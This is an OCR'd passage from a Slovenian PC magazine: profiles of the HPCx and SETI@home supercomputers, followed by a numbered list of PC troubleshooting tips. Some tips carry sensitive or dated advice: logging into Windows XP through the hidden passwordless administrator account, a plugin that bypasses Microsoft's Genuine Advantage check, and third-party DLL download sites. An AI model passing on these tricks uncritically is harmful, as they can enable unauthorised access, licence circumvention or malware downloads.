Kraj Daresburry, Velika Britanija

Lastnik Univerza v Edinbourghu

Cena 53 milijonov funtov

Na spletu www.hpcx.ac.uk

Število procesorjev 1.600

Vrsta procesorja IBM Power 4

Velikost Neznana

Pomnilnik 1,2TB

Največja hitrost 10 teraflopov

Poraba elektrike Neznano

Kaj če bi računalnik lahko rešil vse matematične probleme, ki jih dobivajo učenci srednje šole skozi celo leto? Morda bi se ti lahko v razredu posvetili čemu bolj koristnemu? HPCx, ponos angleške znanstvene skupnosti, bi vse probleme lahko rešil v petini sekunde, pri tem pa še zmeraj imel čas za nekaj dodatnega deljenja z velikimi števili. Naprava s 50 vozlišči je nadgradila svojo najvišjo hitrost s 5 na 10 teraflopov, napovedana nadgradnja v letu 2006 pa naj bi to hitrost še podvojila. Uporabljajo ga v številne, raznolike namene: razvoj zdravil na molekularni ravni; raziskave strukture in vedenja jedra Zemlje in celo simulacije letenja ter raziskave turbulenc in upora vetra. Dvomimo pa, da gre za simulacije, ki jim je mar za igralnost.

Pravi Alienware

Ime SETI@home

Kraj Vsepovsod

Lastnik University of California

Cena Neznano

Na spletu setiathome.ssl.berkeley.edu

Število procesorjev 5 milijonov

Vrsta procesorja Različni

Velikost Po vsem svetu

Pomnilnik Neznano

Največja hitrost 100 teraflopov (približno)

Poraba elektrike Neznano


Paralelno procesiranje, pri katerem napolnite veliko sobo s procesorji in jih pripravite do računanja v tandemu, je arhitektura, ki stoji za večino današnjih superračunalnikov. Popolnoma razpršeni pristop kalifornijske univerze Berkeley, SETI@home, pa je nekaj popolnoma drugačnega. Na distribuiran način analizira neverjetno količino podatkov o radijskih valovih, ki jih je na nebu severne poloble posnel radijski teleskop Arecibo v Portoriku. Z izkoriščanjem procesorskih ciklov sodelujočih domačih računalnikov je projekt že postavil rekord za najdaljši račun na svetu – 10 na 21. potenco operacij s plavajočo vejico – ki se je izvajal v dveh milijonih let skupnega procesorskega časa. Ker zaradi zasnove ne prihaja do bistvenih okvar, prav tako ni nagnjen k velikim prekinitvam delovanja.

Zaenkrat mu še ni uspelo najti nobenega nezemljana, verjetno zato, ker trenutno ne analizira nobenih rezultatov z južne poloble – potekajo pa pogajanja, da bi v obdelavo vključili tudi podatke avstralskega observatorija Parkes. Vse od svojega rojstva leta 1999 pa je SETI@home imel precej težav s financiranjem. Strojna oprema strežnika in zavzeta ekipa na Berkeleyu so leta 2002 zaradi finančne krize skorajda prenehali delovati, pri vsem skupaj pa je dobro to, da jim vsaj ni treba plačevati gromozanskega računa za opremo. SETI@home ni edini projekt distribuiranega procesiranja, danes pa je del omrežja BOINC (poglejte na www.boinc.berkely.edu). PCF

"Prvi superračunalnik na svetu, Cray 1, je stal 9 milijonov dolarjev, vsak njegov disk pa dodaten milijon"

38 NAJBOLJŠIH ZDRAVIL ZA VAŠ PC

Naj vam to leto uric za računalnikom ne grenijo nadležni hrošči in modri zasloni smrt!



LEGENDA


- Igre
- Trdi disk
- Windows
- Star PC
- Nov PC
- Brezžično omrežje
- Internet
- Predvajanje videa

1 Trde težave


Dodajanje novega trdega diska v računalnik je preprosta reč: nastavite mostiček na zadnji strani na "slave", priklopite kabla za napajanje in IDE/SATA, in to je vse. Bo pa zato Windows verjetno potreboval nekaj prepričevanja, da sprejme novega člana. Odprite **Control Panel**, **Administrative Tools** in nato še **Computer Management**. Pod Storage izberite Disk Management. Vaš novi disk bo imel oznako **Disk 1**. Kliknite nanj z desnim gumbom in izberite **Initialise**. Nato z desnim gumbom kliknite še na nedodeljen del diska in kliknite na **New Partition** ter sledite čarovniku, ki se zažene.

2 Pospeševanje
Pritisnite na plin


1 Čeprav je *Firefox* zelo prijazna živalca, je lahko včasih malo neokreten, zato mu dajte nekaj pospeška. Odprite novo stran in za naslov vnesite about:config. Po zaslonu z nastavitvami se pomaknite niže, da najdete network.http.pipelining.



2 Spremenite vrednost tega vnosa na True tako, da z desnim gumbom kliknete nanj in izberete Toggle. Enako storite še za vrednost network.http.proxy.pipelining. Nato spremenite network.http.pipelining.maxrequests s 4 na 20.



3 Na koncu kliknite kamorkoli v okno in ustvarite novo vrednost tipa Integer, ki se imenuje nglayout.initialpaint.delay in ima vrednost 0. Strani bi se morale zdaj odpirati veliko hitreje, sploh če imate širokopasovno povezavo.



3 Izgubljeno geslo

Ste izgubili geslo za svoj uporabniški račun v Windows XP? Ponovno zaženite sistem v varnem načinu (pritisnite **[F8]**, preden se XP začne nalagati) in se prijavite kot administrator – ta račun je običajno skrit. Omenjeni račun večkrat ne zahteva gesla, da bi vam omogočil vstop v sistem. Odprite **Control Panel** in ponastavite **User Account passwords**. Seveda ste v riti, če ste pri namestitvi Windows XP določili geslo za administratorski račun, pa se ne morete spomniti, kakšno je bilo...

4 Preglejte gonilnike

Velika večina napak BSOD (znanih tudi kot Blue Screen of Death) je posledica okvarjenih gonilnikov. Pomembno vprašanje pri tem je, kateri gonilniki povzročajo težave. Da bi dobili odgovor, odprite okno **Run** in vnesite **verifier.exe**. Tako boste zagnali Windows Driver Verifier, ki bo pregledal gonilnike sistema, ko boste računalnik naslednjič zagnali, in vam javil, kje bi lahko prihajalo do težav.

5 Diapozitivi?

Če vam pri predvajanju videa slika poskakuje ali pa se na zaslonu pojavljajo naključne barvne črte, preverite, če so morda na voljo novejši gonilniki za grafično kartico in se prepričajte, da uporabljate zadnjo različico DirectX. Poskusite tudi izklopiti pospeševanje videa.

6 Prednost, Firefox

Če imate že vrh glave, da vas Microsoft sili uporabljati *Internet Explorer* vsakič, ko želite povleči nekaj z njihovega Download Centra, zaradi Windows Genuine Advantage ActiveX, se zdaj lahko veselite! Obstaja nov vtičnik za *Firefox*, ki bo poskrbel za to težavico, dobite pa ga lahko na naslovu **www.tinyurl.com/82k34.**

7 Pet naj strani z gonilniki in .dll

www.dll-downloads.com
www.driverguide.com
http://developer.amd.com/drivers.aspx
www.dll-files.com
www.nodevice.com

8 Nasveti izvedenca za računalniški zvok
Najboljši zvok iz vaše opreme za digitalni avdio

Ko priklapljate vašo zvočno kartico na ojačevalnik vašega hišnega sistema ali dekodirnik, lahko uporabite analogne ali digitalne povezave. Če boste uporabili analogno povezavo, lahko kartico priključite na katerikoli vhod razen Phono, saj je njegova naloga, da poudari in obdela nizke vhode, zaradi česar bo pokvaril vaš osnovni signal. Pri ojačevalnikih 5.1 uporabite tri pretvorniške kable iz stereo priključka na RCA in priklopite zvočno kartico na zadnjo stran ojačevalnika takole:

Spredaj levo/desno (belo je levo, rdeče je desno)
Zadaj levo/desno (belo je levo, rdeče je desno)
Center/nizkotonec (belo je center, rdeče je nizkotonec)

Za ojačevalnike 6.1 in 7.1 je dodan še en kanal oziroma dva za levo in desno stran, ki sta na ojačevalniku včasih poimenovana "surround left/right". Če želite uporabljati zunanji dekodirnik Dolby/DTS, boste potrebovali digitalno povezavo, za kar uporabite koaksialni ali optični kabel. Ta bo prenesel signal Dolby ali DTS iz vaše zvočne kartice do dekoderja med predvajanjem filma ali pa običajen stereo zvok iz zvočne kartice do sprejemnika, ko predvajate glasbo ali igrate igre. Pri zvočni kartici boste morali nastaviti, da naj bo izhod digitalen, kar lahko storite v običajnih nastavitvah za zvok in tako, da pri programskem predvajalniku DVD-jev pri nastavitvah zvoka nastavite "SPDIF out". Tako bo kompresiran zvok posredovan dekodirniku, ki ga bo ustrezno obdelal.

Darragh O'Toole
Predstavnik blagovne znamke za Evropo,
Audio Creative Labs

9 Zagonite

Poiščite težavo pri zagonu PC-ja

1 Priključite napajalnik in priklopite na osnovno ploščo samo procesor (s hladilnikom) in ventilator v ohišju. Priklopite sistem na elektriko in pritisnite gumb za vklop.

2 Ventilatorji bi se morali začeti vrteti in BIOS naj bi začel javljati napako s serijo dolgih piskov. To pomeni, da osnovna plošča dobi elektriko in da se trenutno močno trudi najti pomnilniške module.

3 Odklopite računalnik z električnega omrežja in vstavite pomnilniške module v prvo režo (označena z 0 ali 1) in nato sistem ponovno zaženite.

4 Zdaj bi morali slišati en dolg in tri kratke piske, kar pomeni, da vaša osnovna plošča išče grafično kartico. To pomeni tudi, da je s pomnilnikom in procesorjem vse v najlepšem redu.

5 Spet odklopite računalnik, vstavite grafično kartico in nanjo priključite monitor. Spet zaženite PC.

6 Ventilator na grafični kartici bi se moral vrteti in na monitorju boste zagledali sporočila BIOS-a. Ignorirajte vsa sporočila o napakah, povezanih z diskom.

7 Izključite računalnik, vstavite in priklopite trdi disk in optični disk in računalnik poženite. Če je do sem vse delovalo brez težav, imate zelo verjetno težavo s trdim diskom. Zaženite sistem in preglejte disk ali pa ga preprosto znova formatirajte.

10 Naj vaš disk deluje v načinu DMA

Določene napake v Windows XP lahko povzročijo, da bo vaš trdi disk preklopil s hitrejšega načina prenosa podatkov DMA na počasnejšega in zastarelega, imenovanega PIO. To se pogosto zgodi, kadar pride do napake pri prenosu podatkov s trdega diska (napaka CRC) in če se to zgodi šestkrat zapored. Windows bo postopoma, korak za korakom spuščal stopnjo UDMA s štiri proti nič, nazadnje pa bo preklopil na način PIO. Ponovni zagon sistema bo običajno odpravil težavo, če je ne, pa odprite upravitelja naprav (Device manager) in poglejte pod razdelek **IDE ATA/ATAPI controllers**. Tu odprite lastnosti tistega kanala, na katerega imate priključen svoj disk. Odprite jeziček **Advanced Settings** in pri **Transfer Mode** izberite **DMA if available**. Če imate to že nastavljeno, pa je vseeno trenutni način PIO, izberite v spustnem meniju **Transfer Mode** možnost PIO, kliknite OK in nato ponovno izberite možnost **DMA if available**, da bo ta način delovanja spet aktiven.

11 Lastne ločljivosti

Če imate težave pri nastavljanju ločljivosti 3D grafične kartice nVidia za delo s širokozaslonskim televizorjem ali projektorjem, lahko ločljivost zaslona spremenite tudi ročno. Odprite **Display Properties**, kliknite na **Settings** in **Advanced** in nato izberite vašo grafično kartico. V podmeniju nVidie pojdite na **Screen Resolutions & Refresh Rates** in tu boste lahko določili ločljivost in hitrost osveževanja zaslona.

"Čeprav je namestitveni program Windows XP odličen, ga lahko zmede tako preprosta reč, kot je običajen disk SATA"

12 Niti piska ne


Če se vaš PC po zagonu ne prebije niti tako daleč, da bi se pognal BIOS, najprej globoko vdihnite. Nato preverite vse kable računalnika, razširitvene kartice in pomnilnik znotraj samega ohišja in zunaj njega. Če to ne reši vašega problema, potegnite napajalni kabel iz vtičnice, izbezajte ploščato baterijo za CMOS iz njenega počivališča na osnovni plošči in odstranite mostiček, da ponastavite CMOS. Po kakšni minuti ali dveh vstavite mostiček, baterijo in kabel nazaj na njihova mesta. V tem vrstnem redu.

13 Namestitev XP na diske SATA

Čeprav je namestitveni program Windows XP odličen, ga lahko zmede tako preprosta reč, kot je običajen disk SATA. Potrebovali boste gonilnike na disketi, ki jo boste običajno dobili priloženo trdemu disku. Če ste dobili gonilnike na CD-ju, jih skopirajte na disketo. Če pa ste dobili disk OEM, boste morali gonilnike sneti s spletne strani proizvajalca in jih šele nato skopirati na disketo. Namestitveni program vas bo ob zagonu pozval, da naložite pogone SATA in SCSI – takrat pritisnite tipko [F6].

14 Slabi spomini

Če vam PC pada v nezavest, vi pa v upravitelju naprav ne najdete dobrega razloga za to, imate zelo verjetno težave z okvarjenimi moduli RAM. Z naslova **www.memtest86.com** (ali s priloženega diska) snemite program *Memtest86* – gre za brezplačno aplikacijo, ki jo zaženete z diskete in se pri testiranju pomnilnika potrudi znatno bolj od Microsoftovega programa za testiranje.



22 Baterije niso priložene

Vas muči sporočilo "BIOS checksum error, press F1 to continue..." pri zagonu vašega starega PC-ja, ki ga pred tem že cela leta niste pognali? Brez panike – vrzite ven staro baterijo za CMOS in vstavite novo.

23 Zradirajte svoje težave

Če imate grafično kartico, zvočno kartico ali celo pomnilniški modul, ki vam povzroča težave, po možnosti pri samem zagonu Windows, gre zelo verjetno za slab stik z osnovno ploščo. Prah in umazanija lahko, še posebej pri starejših komponentah, motita povezavo, zato odstranite težavno razširitveno kartico in uporabite radirko – ja, navadno radirko za svinčnik – ter z njo počistite vse kontaktne površine. To je trik, ki bo deloval pri vseh vrstah priključkov, pa naj gre za stikalo, razširitveno kartico ali vtič.

24 Pustite BIOS

Ne počnite tega! Nadgrajevanje BIOS-a vašega PC-ja vas lahko pripelje do enake količine težav kot čiščenje notranjosti računalnika z vrtno cevjo. Kakršnokoli težavo že imate, omejite vtikanje svojih neprofesionalnih prstov v BIOS na spreminjanje hitrosti FSB in podobno vsakdanje reči. Če je težava ta, da vam sistem ne prepozna procesorja, slednjega vtaknite v delujoč sistem vašega prijatelja ali družinskega člana. Če ga ne prepozna zdrav sistem, potem imate verjetno težavo s procesorjem, ne z BIOS-om.

15 Imate težave z urnikom?

